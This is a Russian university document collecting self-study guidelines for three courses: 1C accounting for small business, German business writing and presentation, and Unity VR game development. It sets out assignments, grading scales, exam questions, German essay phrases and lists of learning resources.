Документ подписан простой электронной подписью
Информация о владельце:
ФИО: Романчук Иван Сергеевич
Должность: Ректор
Дата подписания: 30.04.2025 14:30:44
Уникальный программный ключ:
6319edc2b582ffdacea443f01d5779368d0957ac34f5cd074d81181530452479

Приложение к рабочей программе дисциплины

МЕТОДИЧЕСКИЕ РЕКОМЕНДАЦИИ ПО ОРГАНИЗАЦИИ САМОСТОЯТЕЛЬНОЙ РАБОТЫ ОБУЧАЮЩИХСЯ

Наименование дисциплины	*1 С для малого бизнеса*
Направление подготовки/ Специальность	*для обучающихся по направлениям подготовки (специальностям), реализуемым по индивидуальным образовательным траекториям на основе модели «2+2»*
Форма обучения	*очная*
Разработчик(и)	*Каримова Диана Вильдановна, старший преподаватель кафедры экономической безопасности, системного анализа и контроля ФЭИ ТюмГУ*

1. Темы дисциплины для самостоятельного освоения обучающимися

Темы дисциплины для самостоятельного освоения обучающимися отсутствуют

2. План самостоятельной работы

№ п/п	Учебные встречи	Виды самостоятельной работы	Форма отчетности/ Контроля	Количество баллов	Рекомендуемый бюджет времени на выполнение (ак.ч.)
1	2	3	4	5	6
1.	Малый бизнес: организационно-правовые формы ведения и налоговые режимы	Подготовка к лабораторным занятиям, подготовка к зачету	Опрос	-	3
2.	Лабораторный практикум №1 «Индивидуальный предприниматель с работниками на УСН (доходы)».	Подготовка к лабораторным занятиям, выполнение заданий практикумов, подготовка к зачету	Опрос, представление выполненных заданий практикумов в индивидуальной информационной базе 1 С	-	3
3.	Лабораторный практикум №1 «Индивидуальный предприниматель с работниками на УСН (доходы)».	Подготовка к лабораторным занятиям, выполнение заданий практикумов, подготовка к зачету	Опрос, представление выполненных заданий практикумов в индивидуальной информационной базе 1 С	-	3
4.	Лабораторный практикум №1 «Индивидуальный предприниматель с работниками на УСН (доходы)».	Подготовка к лабораторным занятиям, выполнение заданий практикумов, подготовка к зачету	Опрос, представление выполненных заданий практикумов в индивидуальной информационной базе 1 С	-	3
5.	Лабораторный практикум №1 «Индивидуальный предприниматель с работниками на УСН (доходы)».	Подготовка к лабораторным занятиям, выполнение заданий практикумов,	Опрос, представление выполненных заданий практикумов в индивидуально	-	3

		подготовка к зачету	й информационной базе 1 С		
6.	Лабораторный практикум №2 «ООО на УСН (доходы-расходы)».	Подготовка к лабораторным занятиям, выполнение заданий практикумов, подготовка к зачету	Опрос, представление выполненных заданий практикумов в индивидуальной информационной базе 1 С	-	3
7.	Лабораторный практикум №2 «ООО на УСН (доходы-расходы)».	Подготовка к лабораторным занятиям, выполнение заданий практикумов, подготовка к зачету	Опрос, представление выполненных заданий практикумов в индивидуальной информационной базе 1 С	-	3
8.	Лабораторный практикум №2 «ООО на УСН (доходы-расходы)».	Подготовка к лабораторным занятиям, выполнение заданий практикумов, подготовка к зачету	Опрос, представление выполненных заданий практикумов в индивидуальной информационной базе 1 С		3
9.	Лабораторный практикум №2 «ООО на УСН (доходы-расходы)».	Подготовка к лабораторным занятиям, выполнение заданий практикумов, подготовка к зачету	Опрос, представление выполненных заданий практикумов в индивидуальной информационной базе 1 С	-	3
10.	Лабораторный практикум №2 «ООО на УСН (доходы-расходы)».	Подготовка к лабораторным занятиям, выполнение заданий практикумов, подготовка к зачету	Опрос, представление выполненных заданий практикумов в индивидуальной информационной базе 1 С	-	3
11.	Лабораторный практикум №3. «Индивидуальный	Подготовка к лабораторным занятиям,	Опрос, представление выполненных	-	3

	предприниматель без работников на УСН (доходы)».	выполнение заданий практикумов, подготовка к зачету	заданий практикумов в индивидуально й информационно й базе 1 С		
12.	Лабораторный практикум №4. «Индивидуальны й предприниматель без работников на патентной системе налогообложения ».	Подготовка к лабораторным занятиям, выполнение заданий практикумов, подготовка к зачету	Опрос, представление выполненных заданий практикумов в индивидуально й информационно й базе 1 С	-	3
13.	Решение кейса.	Выполнение заданий кейса	Представление решения кейса	0-30	56
	ИТОГО			0-30	92

3. Требования и рекомендации по выполнению самостоятельных работ обучающихся, критерии оценивания

Вид самостоятельной работы: Подготовка к лабораторным занятиям

Форма контроля: опрос

Работа с нормативными актами, материалами справочно-информационной системы 1С: ИТС.

Оцениваются самостоятельная работа обучающегося, глубина понимания изучаемого материала, навыки критической оценки информации, с которой обучающийся работал в процессе подготовки к занятию, а также его умение аргументировать.

Рекомендации по выполнению:

Необходимо использовать официальные сайты справочно-правовых систем (Консультант, Гарант), систему 1 С: ИТС.

Критерии оценивания:

- аргументированные ответы на вопросы оцениваются максимальным количеством баллов;
- не полные и не аргументированные ответы оцениваются в процентах от максимального количества баллов.

Перечень примерных вопросов:

1) Как определить платформу, конфигурацию, редакцию и релиз программы?
2) Каким образом в программе 1 С можно сформировать печатную форму документа?
3) В каком справочнике содержится информация о контрагентах нашего ИП или организации?
4) Каким образом в программе можно сформировать карточку с основными реквизитами нашей организации?
5) Почему нашей организацией не установлен лимит остатка кассы?
6) Какова установленная законодательством периодичность выплаты заработной платы работникам?
7) Перечислите установленные законодательством сроки уплаты НДФЛ.
8) Раскройте назначение выписки банка с расчетного счета.
9) Каким образом в программе можно сформировать оборотно-сальдовую ведомость по всем счетам?

Вид самостоятельной работы: Выполнение заданий практикумов

Форма контроля: представление выполненных заданий практикумов в индивидуальной информационной базе 1 С

Задания электронных практикумов включают материалы, предназначенные для самостоятельного выполнения, контроль выполнения которых осуществляется в аудитории в начале или по окончании учебной встречи.

Рекомендации по выполнению:

При возникновении вопросов о порядке отражения тех или иных операций использовать разъяснения, содержащиеся в системе 1 С: ИТС.

Критерии оценивания:

- полное выполнение задания с отсутствием расхождений оценивается максимальным количеством баллов;
- не полное выполнение задания и/или задание с расхождениями в итоговых результатах оцениваются в процентах от максимального количества баллов.

Вид самостоятельной работы: Выполнение заданий кейса

Форма контроля: представление решения кейса

Выполнение заданий кейса предусматривает самостоятельное отражение фактов хозяйственной жизни ИП И ООО за второй и третий месяц квартала. Решение задания осуществляется в информационных базах, созданных для выполнения лабораторных работ №1 (ИП) и №2 (ООО).

Рекомендации по выполнению:

При возникновении вопросов о порядке отражения тех или иных операций использовать разъяснения, содержащиеся в системе 1 С: ИТС.

Критерии оценивания:

- полное выполнение задания с отсутствием расхождений оценивается максимальным количеством баллов;
- не полное выполнение задания и/или задание с расхождениями в итоговых результатах оцениваются в процентах от максимального количества баллов.

4. Рекомендации по самоподготовке к промежуточной аттестации по дисциплине

Форма промежуточной аттестации – дифференцированный зачет.

Вид самостоятельной работы: Подготовка к зачету

Форма отчетности: демонстрация выполнения четырех лабораторных работ и устный ответ на вопрос

Дифференцированный зачет является инструментом промежуточной аттестации для обучающихся, не набравших 61 балл в течение семестра или не согласных с оценкой, полученной по итогам текущего контроля. Дифференцированный зачет проводится в аудитории в течение 90 минут в виде демонстрации выполнения четырех лабораторных работ в четырех индивидуальных информационных базах 1 С и в устном ответе на один из представленных в перечне вопросов по дисциплине. Индивидуализация задания обеспечивается наличием 20 вопросов в списке вопросов к зачету.

Рекомендации по выполнению:

Для выполнения лабораторных работ и подготовки к ответу на вопрос необходимо внимательно прочитать задания лабораторных практикумов, содержащих пояснения по выполнению того или иного блока заданий, а также изучить разъяснения, содержащиеся в системе 1 С: ИТС.

Критерии оценивания:

- полное и правильное выполнение всех четырех лабораторных работ и ответ на вопрос, соответствующий требованиям действующего законодательства, оцениваются максимально в 100 баллов (каждая правильно выполненная лабораторная работа – 20 баллов, ответ на вопрос – 20 баллов);
- лабораторные работы и ответ на вопрос, содержащие ошибки, вызванные нарушением нормативных требований, в зависимости от их количества оцениваются в процентах от максимального балла.

Результаты дифференцированного зачета переводятся в традиционную оценку по следующей шкале:

60 баллов и менее – «неудовлетворительно»;

от 61 до 75 баллов – «удовлетворительно»;

от 76 до 90 баллов – «хорошо»;

от 91 до 100 баллов – «отлично».

Вопросы для подготовки к дифференцированному зачету:

1) Как настраивается функциональность программ «1С» и какие ее виды существуют?
2) Как в программах «1С:» осуществляется настройка учетной политики организации для целей бухгалтерского и налогового учета?
3)Как в программах «1С» сформировать кадровые отчеты и отчеты по заработной плате?
4) Как в программах «1С» осуществляется учет кассовых операций?
5) Как в программах «1С:» осуществляется оформление платежных поручений?
6) Как в программах «1 С» сформировать оборотно-сальдовую ведомость и карточку по отдельному счету?
7) В чем заключается назначение обработки «Закрытие месяца», каковы выполняемые данным документом функции?
8) В чем заключается назначение регламентированных отчетов, как осуществляется их обновление в программах «1 С»?
9) Как в программах «1 С» осуществляется учет услуг сторонних организаций?
10) Как в программах «1 С:» оформить прием на работу нового сотрудника?
11) Как в программах «1 С» осуществляется учет операций на расчетных счетах?
12) Как в программах «1С» осуществляется учет расчетов с подотчетными лицами?
13) Как в программах «1 С» осуществляется учет расчетов с поставщиками и подрядчиками?
14) Как в программах «1 С» осуществляется учет движения основных средств?
15) Как в программах «1 С» оформляется поступление и отпуск в производство материалов?
16) Как в программах «1 С» осуществляется начисление и выплата заработной платы сотрудникам?
17) Как в программах «1 С» оформляется выпуск и реализация готовой продукции?
18) Как в программах «1 С» осуществляется расчет налога при применении упрощенной системы налогообложения?
19) Как в программах «1 С» осуществляется расчет налога при применении патентной системы налогообложения?
20) Как в программах «1 С» осуществляется учет расчетов с покупателями и заказчиками?

Приложение к рабочей программе дисциплины

МЕТОДИЧЕСКИЕ РЕКОМЕНДАЦИИ ПО ОРГАНИЗАЦИИ САМОСТОЯТЕЛЬНОЙ РАБОТЫ ОБУЧАЮЩИХСЯ

Наименование дисциплины	*Schreiben und Präsentieren: Erfolgsrezepte. Письменная коммуникация: рецепты успеха. Немецкий язык*
Направление подготовки / Специальность	*для обучающихся по направлениям подготовки (специальностям), реализуемым по индивидуальным образовательным траекториям на основе модели «2+2»*
Форма обучения	*очная*
Разработчик(и)	*Попова Ольга Андреевна, доцент Центра иностранных языков и коммуникативных технологий*

1. Темы дисциплины для самостоятельного освоения обучающимися

1. Корреспонденция. Деловые письма. Виды деловых писем. Время на выполнение: 10 часов.
2. Резюме/автобиография. Время на выполнение: 8 часов
3. Мотивационное письмо для образовательных целей. Время на выполнение: 8 часов.
4. Электронная презентация. Интерпретация графической информации. Время на выполнение: 10 часов.
5. Эссе**.** Время на выполнение: 6 часов.
6. Интерактивная викторина по темам курса. Время на выполнение: 10 часов.

2. План самостоятельной работы

№ п/п	Учебные встречи	Виды самостоятельной работы	Форма отчетности/ контроля	Количество баллов	Рекомендуемый бюджет времени на выполнение (ак.ч.)
1	2	3	4	5	6
1	Корреспонденция. Деловые письма. Виды деловых писем.	Чтение деловой корреспонденции на немецком языке. Написание делового письма. Работа с сайтами.	Выполнение практических заданий.	5	10
2	Резюме/автобиография в табличном виде.	Написание резюме.	Написание резюме/ автобиографии табличном виде	5	8
3	Мотивационное письмо для образовательных целей.	Написание мотивационного письма.	Кейс: решение практической задачи- написание мотивационное письма	10	8
4	Электронная презентация. Интерпретация графической информации.	Презентация. результатов исследования с использованием графики	Презентация. результатов исследования с использованием графики	10	10
	Эссе.	Написание эссе	Эссе в письменном виде	5	6
5	Интерактивная викторина по темам курса.	Викторина разработана в форме презентации, которая требует письменных ответов (Quiz)	Викторина с использованием теоретических и практических вопросов	10	10

6	Подготовка к занятиям	Повторение учебного материала и изучение дополнительной литературы при подготовке к интерактивной игре-викторине	Участие в обсуждениях	0	18
7	Подготовка к дифференцированному зачету	Повторение изученного материала для выполнения интерактивной игры-викторины	Успешное выполнение интерактивной игры-викторины	0	18

3. Требования и рекомендации по выполнению самостоятельных работ обучающихся, критерии оценивания.

I. Корреспонденция. Деловые письма. Виды деловых писем.

Примерное задание: Написать деловое письмо.

Рекомендации по выполнению:

- Изучите учебную презентацию «Деловые письма» и дополнительные источники информации.
- Составьте терминологический словарь, связанный с темами. Решите практическую задачу: напишите электронное письмо с целью назначения встречи (пример):

Sie haben in zwei Wochen einen Termin in Deutschland und müssen die Ergebnisse eines Projekts präsentieren. Vereinbaren Sie den Termin bei der Firma X. Ihr Vorschlag: Mittwoch, 7.12.2022, 9:30 Uhr, Büro des Projektleiters. Schreiben Sie einen Terminvorschlag an Ihren Hochschullehr, Professor Herrn Sonnenschein. Sie möchten sich mit ihm über Ihre Bachelorarbeit sprechen. Ihr Vorschlag: Mitt...

Индивидуальный практикум:

Sie möchten an der Albert-Ludwigs-Universität Freiburg Rechtwissenschaft studieren. Schreiben Sie an die Zentrale Studienberatung und bitten um die Zusendung von Informationsmaterial ...

Критерии оценивания:

- Правильное оформление структуры делового письма. Знание речевых средств и клише для написания делового письма (5 баллов).

II. Резюме/автобиография в табличном виде.

Примерное задание: Написать резюме/автобиографию о себе.

Рекомендации по выполнению:

- Изучите учебные материалы и дополнительные источники информации.
- Решите практическую задачу: Составьте резюме/автобиография о себе по схеме.

Критерии оценивания:

- Правильное оформление структуры резюме/ автобиографии. Знание речевых средств и клише для написания резюме (5 баллов).

III. Мотивационное письмо для образовательных целей.

Примерное задание: Решите практическую задачу:

- найдите на сайтах университетов Германии стипендии на языковые курсы / обучение по обмену
- напишите мотивационное письма согласно найденной программе.

Рекомендации по выполнению:

- Изучите учебные материалы и дополнительные источники информации.
- Составьте мотивационное письмо.

o Критерии оценивания: Правильное оформление структуры мотивационного письма. Знание речевых средств и клише для написания мотивационного письма (5 баллов).

IV. Электронная презентация. Интерпретация графической информации.
Примерное задание: Подготовить презентацию (выбрать тему, собрать и отсортировать информацию, оформить е презентацию, составить текст выступления, подготовить выступление).
Рекомендации по выполнению:
o Изучите учебные материалы и дополнительные источники информации по использованию графиков и диаграмм: (Пример)
- раскрыть тему графика. Лучше двигаться от общего к частному:
- О чём в целом говорит график?
- Что на нём изображено?
- Какая будет тема доклада?
- О чём пойдёт речь в дальнейшем?
- Что ожидать от текста?

- описать структуру графика:
- В каких величинах представлена информация?
- Какой формы график? и т.п.

Использование терминов, описывающих форму, в данном пункте будет плюсом. Эту часть тоже не следует делать слишком длинной, пары предложений по теме будет достаточно.
Описать те процессы, которые изображает график: Уменьшение, увеличение, взлёт, падение, сравнение, процентное соотношение, количество, временное соотношение - зависит непосредственно от графика.
Оформите презентацию до 10 слайдов.
Критерии оценивания:
Знание структуры презентации и ее содержательное наполнение. -2 б.
Знание визуальных элементов электронной презентации. -2 б.
Знание особенностей грамматических конструкций в электронной презентации. -2 б.
Знание речевых средств и клише для выступления. -2 б.
Знание особенностей неречевого поведения при выступлении, в том числе культурные особенности в немецкоязычной среде. -2 б.

V. Эссе.
Примерное задание : Написать эссе по предложенным темам.
Рекомендации по выполнению:
- Прочитать и проанализировать примеры эссе и обратить внимание на отдельные структурные элементы эссе
- Проанализировать предложения и найти языковые ошибки
- анализ примеров и поиск стилистических средств
- составить плана эссе по заданной теме

Критерии оценивания:
Соблюдение алгоритма и структуры эссе (написание введения и формулировка главного тезиса; формулировка аргументов, их обоснований и примеров (ключевыми словами); формулировка заключительной части (ключевыми словами) – 10 б.
Алгоритм написания эссе: (пример)
Начало эссе (фактически - сочинения на заданную тему) - постановка проблемы. В первом абзаце необходимо перефразировать тему, дополнить, показав, что вы её осмыслили.
Viele Leute denken ... aber andere stimmen nicht zu.
Lassen Sie uns die Vor- und Nachteile von ... betrachten.
Betrachten wir einige Vor- und Nachteile.
Beginnen wir mit den Fakten.
Betrachten wir zunächst die Vor- und Nachteile.
Man ist sich heute einig, dass ...
Следующие фразы можно использовать, если требуется рассмотреть аргументы «за» и «против». Не забывайте использовать слова-связки.
Beginnen wir mit …
Sie können …
Erstens ... / Zweitens ... / Schließlich ...
Ein Argument zur Unterstützung von ...
Das erste, was gesagt werden muss, ist ...
zuallererst
Es ist ... wahr, dass ... / klar, dass ... / bemerkbar, dass ...
Man sollte hier beachten, dass ...
Eine weitere gute Sache an… ist, dass…
Der zweite Grund für ...
Es wird oft gesagt, dass ...
Es ist nicht zu leugnen, dass ...
Es ist eine bekannte Tatsache, dass ...
Für die große Mehrheit der Menschen ...
Wir leben in einer Welt, in der ...
Aus der Erklärung ergeben sich eine Reihe von Schlüsselthemen. Für einen...
Eines der auffälligsten Merkmale dieses Problems ist ...
Lassen Sie uns zunächst versuchen, zu verstehen ...
Die Öffentlichkeit im Allgemeinen neigt dazu zu glauben, dass ...
Was ist mehr, …
Außerdem ... weil es ...
Zweifellos,...
Das kann man nicht leugnen ...
Aus diesen Beobachtungen geht (sehr) klar hervor, dass ...
Andererseits können wir beobachten, dass ...
Die andere Seite der Medaille ist jedoch, dass ...
Eine andere Sichtweise auf diese Frage ist, ...
Das darf man aber nicht vergessen ...
Wenn auf der einen Seite gesagt werden kann, dass ... dasselbe gilt nicht für ...
Auf der anderen Seite, …
Obwohl …
Außerdem, …
Außerdem,
Außerdem sollte man das nicht vergessen ...
Zusätzlich zu... **Подкрепить свою мысль можно мнением (неких абстрактных) экспертов Experten ...**
... glauben, dass…

... sagen, das…
... weisen darauf hin…
...sind davon überzeugt, das…
...betonen, das…
Nach Ansicht einiger Experten ...
Vielleicht sollten wir auch darauf hinweisen, dass ...
Es wäre ungerecht, nicht zu erwähnen, dass ...
Man muss zugeben, dass ...
Wir können die Tatsache nicht ignorieren, dass ...
Man kann unmöglich die Tatsache akzeptieren, dass ...
Aus diesen Tatsachen kann man schließen, dass ...
So, deshalb,...
Das häufigste Argument dagegen ist, dass ...

В заключении делаете вывод.

Abschließend kann ich sagen, obwohl ..., ...
Um die Schlussfolgerung zu ziehen, kann man sagen, dass ...
Es liegt also an jedem, zu entscheiden, ob ... oder nicht.
Die Argumente, die wir vorgebracht haben, legen nahe, dass ... / beweisen, dass ... / darauf hindeuten würde, dass ...
Aus diesen Argumenten muss man ... / könnte ... / könnte ... schließen, dass ...

Образец эссе с аргументацией «за» и «против»

AKTIVITÄT

In westlichen Ländern setzen die Schüler nach der Sekundarstufe sehr oft ihr Studium nicht sofort fort, sondern machen eine einjährige Pause, ein sogenanntes „Lückenjahr“, wenn sie verreisen oder ehrenamtlich tätig sind. Schreiben Sie einen argumentativen Aufsatz mit Argumenten für und gegen das Jahr der Lücke.

Muster von Essay:

Einführung

In der heutigen Welt des harten Wettbewerbs ist es wichtig, dass junge Menschen gut auf die Herausforderungen der Zukunft vorbereitet sind. Die Institution des Lückenjahres kann somit als Schritt in die richtige Richtung angesehen werden, ist aber auch nicht unproblematisch.

Аргументы «за»/ Argumente «für»

Zu seinen Gunsten scheint das Lückenjahr psychologisch nützlich zu sein, da es jungen Menschen hilft, ihre Bedürfnisse und Interessen besser zu verstehen, bevor sie sich tatsächlich auf einen bestimmten Karriereweg begeben. Außerdem hat das Gap-Jahr pädagogische Vorteile, weil es viele Möglichkeiten bietet, die Welt und den eigenen Platz darin kennenzulernen. Aus all diesen Gründen kann das Gap-Jahr als positive soziale Institution angesehen werden.

Аргументы «против»/Argumente «gegen»

Kritiker weisen jedoch darauf hin, dass das Lückenjahr in der Tat schädlich sein kann, da es den Lernrhythmus unterbricht und es den Studierenden oft schwer macht, zu ihrem Studium zurückzukehren. Abgesehen davon kann es sich leider nicht jeder junge Mensch leisten, um die Welt zu reisen, und viele von ihnen sitzen zu Hause herum, was sehr demotivierend sein kann.

Schlußfolgerungen

Sowieso kann das Lückenjahr gemischte Gefühle hervorrufen, aber dennoch nehmen sich jedes Jahr Tausende von Menschen ein Jahr frei. Man kann nur hoffen, dass sie es fruchtbar nutzen, die Gefahren zu minimieren und die Vorteile voll auszuschöpfen.

VI. Интерактивная викторина по темам курса.
Примерное задание: Подготовить презентацию о культуре Германии по одному из видов искусства.
Изучить материал и представить результаты в виде презентации по теме «Культура немецкого народа (искусство, живопись, музеи, театры). Великие немцы.

- Рекомендации по выполнению:
  - Используйте лекционные материалы, и дополнительные источники информации, интернет-сайты.
- Критерии оценивания:
  - Глубина исследования и актуальность данных (4 балла).
  - Качество и наглядность презентации (3 балла).
  - Рекомендации и выводы (3 балла).
  - Используйте лекционные материалы, и дополнительные источники информации, интернет-сайты.
  - Презентация должна быть визуально привлекательной и информативной, с минимумом текста до 10 слайдов.
  - Рекомендации и выводы (3 балла).

II. Рекомендации по самоподготовке к промежуточной аттестации по дисциплине
Дифференцированный зачет проводится в письменной форме и является инструментом промежуточной аттестации для обучающихся, не набравших 61 балл в течение семестра или не согласных с оценкой, полученной по итогам текущего контроля. В ходе подготовки к занятию обучающиеся обязательно смотрят указанные в планах практических занятий видеофильмы (они доступны для просмотра в Интернете) и читают обязательную литературу. Оценка самостоятельной работы студентов осуществляется в течение практических занятий посредством устного опроса и проверки конспектов по теме занятия. Оцениваются фактические знания студентов, глубина понимания и способности вычленения и интерпретации целостных смысловых конструкций, а также навыки самостоятельного поиска необходимой информации по теме занятия.
Рекомендации для подготовки:
Повторите материалы и ключевые вопросы, обсуждавшиеся в лекциях, и обратите особое внимание на ключевые понятия и теории. Убедитесь, что вы чётко понимаете основные страноведческие реалии. Используйте дополнительные ресурсы и средства информационных технологий для углубленного изучения:
Обучающие (он-лайн лекции, вебинары);
Информационно-поисковые и справочные (электронные справочники, каталоги, библиотеки, словари), www.multitran.ru, **www.wikipedia.com и** др.
Электронные варианты учебных пособий;
Демонстрационные (визуализация изучаемых объектов, презентации);
Учебно-игровые (деловые и ролевые игры).
Интернет-ресурсы:

- www.studieren.de
- www.studienwahl.de
- www.hochschulkompass.de
- www.studenten.de
- www.campus.germany.de
- www.daad.de/deutschland/de
- www.daad.ru
- www.mystipendium.de
- www.humboldt-foundation.de
- www.boell.de

- www.fes.de
- www.daad.de
- www.akademie-solitude.de
- www.drf-infozentrum.de

Ссылки:
https://laweba.net/den-sv-valentina-v-germanii-kak-vyigrat-kabriolet-den-vlyublennyh-vse-o-zhizni-v-germanii?ysclid=ls4nanaezv96982139
https://yandex.ru/video/preview/15750402752228156460
https://yandex.ru/video/preview/12395927537941307755
https://bubbleboom.ru/novogodnie-nemeckie-otkritki-na-nemeckom
https://yandex.ru/video/preview/13126929549457322425
https://ppt-online.org/1474397
https://www.youtube.com/watch?v=kFJmtiASvxA
https://www.studygerman.ru/article/pisma/druzheskaya-perepiska-na-nemeckom
https://deseite.ru/pismo-pozdravlenie/
https://lifeistgut.com/pozdravleniya-s-dnem-rozhdeniya-po-nemecki/
https://lifeistgut.com/tag/праздники-в-германии/
https://lifeistgut.com/den-vsex-vlyublennyx-v-germanii-i-evro/
https://www.goethe.de/prj/dlp/de/unterrichtsmaterial/eine_besondere_liebesgeschichte_die_braeutigamseiche
https://lifeistgut.com/kak-pisat-pisma-na-nemeckom-sd-a1/
https://prezi.com/p/buv2dl4eo9lx/korrespondenz/
https://lifeistgut.com/b2-deutsch-pishem-pismo-reklamation/
https://yandex.ru/video/preview/3198539922533058842
https://www.memorysecrets.ru/german/de-lessons/eine-grafik-beschreiben-opisanie-grafika.html
https://www.de-online.ru/opisanie-grafikov-na-nemeckom-jazyke
https://piarads.ru/insulation/primery-opisaniya-grafikov-na-nemeckom-s-1-opisanie-grafika-na/
https://mein-deutsch.ru/kak-opisat-statistiku-i-grafik-na-nemeckom/ клише по графике
https://remontnavideo.ru/vKzviiBudmPrewIo/universalnyj_algoritm_dejstvij_dtz_telc__podgotovka_k_ekzamenu_v1_nemetskij_yazyk_-_dtz_pisma.html
https://berlinerdeutsch.ru/blog/tpost/2sfjyf2u91-opisanie-grafika-na-nemetskom-yazike-dly
https://yandex.ru/video/preview/18368511513082185974
https://yandex.ru/video/preview/13746721325485603522
https://prezi.com/sxgbkbxxbcm7/das-anschreiben/
https://www.slideserve.com/gore/bewerbungstraining-anschreiben-lebenslauf-motivationsschreiben
https://yandex.ru/video/preview/18213297770033468709
https://yandex.ru/video/preview/8176872721191795757
https://yandex.ru/video/preview/3547804330029603630
https://yandex.ru/video/preview/436048523525839979
https://yandex.ru/video/preview/6787511631427261393
https://www.edystudy.com/temy/studencheskaya-podrabotka-v-germanii/rezyume/#head-1

Современные профессиональные базы данных и информационные справочные системы:
ProQuest Dissertations &Theses Global / ФГБУ «Государственная публичная научно-техническая библиотека России». URL: https://search.proquest.com/index
Национальная электронная библиотека. URL: https://rusneb.ru/

Вопросы для подготовки к дифференцированному зачету:
Итоговый контроль
Практическая задача включает в себя два раздела:
(1) решение одной из предложенных коммуникативных задач в письменной форме:

Перечень письменных высказываний, предлагаемых для решения коммуникативной задачи:

1. поздравительное письмо;
2. письмо-приглашение;
3. назначение, перенос и отмена встречи;
4. письмо-запрос;
5. письмо-предложение;
6. письмо-претензия;
7. бумажное деловое письмо;
8. сопроводительное письмо при устройстве на работу;
9. мотивационное письмо для образовательных целей;
10. резюме;
11. аннотация текста;
12. комментарий к статье;
13. высказывание мнения;
14. интерпретация графической информации.

(2) презентацию по заданной теме:

1. выбор темы презентации осуществляется за 2 недели перед зачетом;
2. текст презентации и ее оформление готовятся перед зачетом;
3. непосредственно на зачете проходит выступление с презентацией.

Критерии оценки коммуникативного задания:

- соответствие письменной работы коммуникативной задаче, структуре заданного письменного высказывания;
- содержательная сторона письменного высказывания;
- использование необходимых речевых средств и грамматических конструкций;
- учет культурных особенностей немецкоязычной среды.

Критерии оценки презентации:

- содержательный компонент (полнота информации, нестандартность подходов, логичность построения высказывания);
- представление информации (лексико-грамматическое оформление слайдов и устного выступления, корректность и разнообразие используемых речевых средств, общение с аудиторией);
- ответы на вопросы.

Система оценивания - балльно-рейтинговая. Для получения зачета достаточно набрать 61 балл.

Результаты дифференцированного зачета переводятся в традиционную оценку по следующей шкале:

60 баллов и менее – «неудовлетворительно»;
от 61 до 75 баллов – «удовлетворительно»;
от 76 до 90 баллов – «хорошо»;
от 91 до 100 баллов – «отлично».

Приложение к рабочей программе дисциплины

МЕТОДИЧЕСКИЕ РЕКОМЕНДАЦИИ ПО ОРГАНИЗАЦИИ САМОСТОЯТЕЛЬНОЙ РАБОТЫ ОБУЧАЮЩИХСЯ

Наименование дисциплины	*Unity: разработка игр в виртуальной реальности*
Направление подготовки / Специальность	*для обучающихся по направлениям подготовки (специальностям), реализуемым по индивидуальным образовательным траекториям на основе модели «2+2»*
Форма обучения	*очная*
Разработчик(и)	*Карпов Егор Константинович, к.т.н., доцент Академического департамента Управления индивидуальных образовательных траекторий*

1. Темы дисциплины для самостоятельного освоения обучающимися

1. Первая игра “Гонка на время”. Возьмите за основу проект игры “Гонка на время”, дополните его всеми вариативными заданиями с занятия, добавьте элементы окружения, напишите интерфейс, достаточный для управления настройками игры, сохранения, загрузки, начала новой игры, добавьте в игру не менее трёх различных уровней, неигровых персонажей и задания для игрока. Итоговый вариант игры попробуйте упаковать и опубликовать на одном из сервисов с бесплатной формой публикации. Время на выполнение: 9 часов.
2. Вторая игра “Шар хаоса”. Возьмите за основу проект игры “Шар хаоса”, дополните его всеми вариативными заданиями с занятия, добавьте элементы окружения, напишите интерфейс, достаточный для управления настройками игры, сохранения, загрузки, начала новой игры, добавьте в игру не менее трёх различных уровней, неигровых персонажей и задания для игрока. Итоговый вариант игры попробуйте упаковать и опубликовать на одном из сервисов с бесплатной формой публикации. Время на выполнение: 9 часов.
3. Третья игра “Скролл-шутер”. Возьмите за основу проект игры “Скролл-шутер”, дополните его всеми вариативными заданиями с занятия, добавьте элементы окружения, напишите интерфейс, достаточный для управления настройками игры, сохранения, загрузки, начала новой игры, добавьте в игру не менее трёх различных уровней, неигровых персонажей и задания для игрока. Итоговый вариант игры попробуйте упаковать и опубликовать на одном из сервисов с бесплатной формой публикации. Время на выполнение: 9 часов.
4. Четвёртая игра “Бег с препятствиями”. Возьмите за основу проект игры “Бег с препятствиями”, дополните его всеми вариативными заданиями с занятия, добавьте элементы окружения, напишите интерфейс, достаточный для управления настройками игры, сохранения, загрузки, начала новой игры, добавьте в игру не менее трёх различных уровней, неигровых персонажей и задания для игрока. Итоговый вариант игры попробуйте упаковать и опубликовать на одном из сервисов с бесплатной формой публикации. Время на выполнение: 9 часов.
5. Ролевая VR-игра. Возьмите за основу проект ролевой VR-игры , дополните его всеми вариативными заданиями с занятия, добавьте элементы окружения, напишите интерфейс, достаточный для управления настройками игры, сохранения, загрузки, начала новой игры, добавьте в игру не менее трёх различных уровней, неигровых персонажей и задания для игрока. Итоговый вариант игры попробуйте упаковать и опубликовать на одном из сервисов с бесплатной формой публикации. Время на выполнение: 9 часов.
6. Индивидуальная игра-проект. Возьмите за основу проект групповой игры, дополните его всеми вариативными заданиями с занятия, добавьте элементы окружения, напишите интерфейс, достаточный для управления настройками игры, сохранения, загрузки, начала новой игры, добавьте в игру не менее трёх различных уровней, неигровых персонажей и задания для игрока. Итоговый вариант игры попробуйте упаковать и опубликовать на одном из сервисов с бесплатной формой публикации. Время на выполнение: 9 часов.

2. План самостоятельной работы

№ п/п	Учебные встречи	Виды самостоятельной работы	Форма отчетности/ контроля	Количество баллов	Рекомендуемый бюджет времени на выполнение (ак.ч.)
1	2	3	4	5	6
1	Первая игра “Гонка на время”	Программирование необходимых элементов игры, уровней,	Проект игры, содержащий все элементы в соответствии с	0	9

		интерфейса, упаковка проекта	заданием, находящийся на этапе публикации		
2	Вторая игра “Шар хаоса”	Программирование необходимых элементов игры, уровней, интерфейса, упаковка проекта	Проект игры, содержащий все элементы в соответствии с заданием, находящийся на этапе публикации	0	9
3	Третья игра “Скролл-шутер”	Программирование необходимых элементов игры, уровней, интерфейса, упаковка проекта	Проект игры, содержащий все элементы в соответствии с заданием, находящийся на этапе публикации	0	9
4	Четвёртая игра “Бег с препятствиями”	Программирование необходимых элементов игры, уровней, интерфейса, упаковка проекта	Проект игры, содержащий все элементы в соответствии с заданием, находящийся на этапе публикации	0	9
5	Ролевая VR-игра	Программирование необходимых элементов игры, уровней, интерфейса, упаковка проекта	Проект игры, содержащий все элементы в соответствии с заданием, находящийся на этапе публикации	0	9
6	Индивидуальная игра-проект	Программирование необходимых элементов игры, уровней, интерфейса, упаковка проекта	Проект игры, содержащий все элементы в соответствии с заданием, находящийся на этапе публикации	0	9
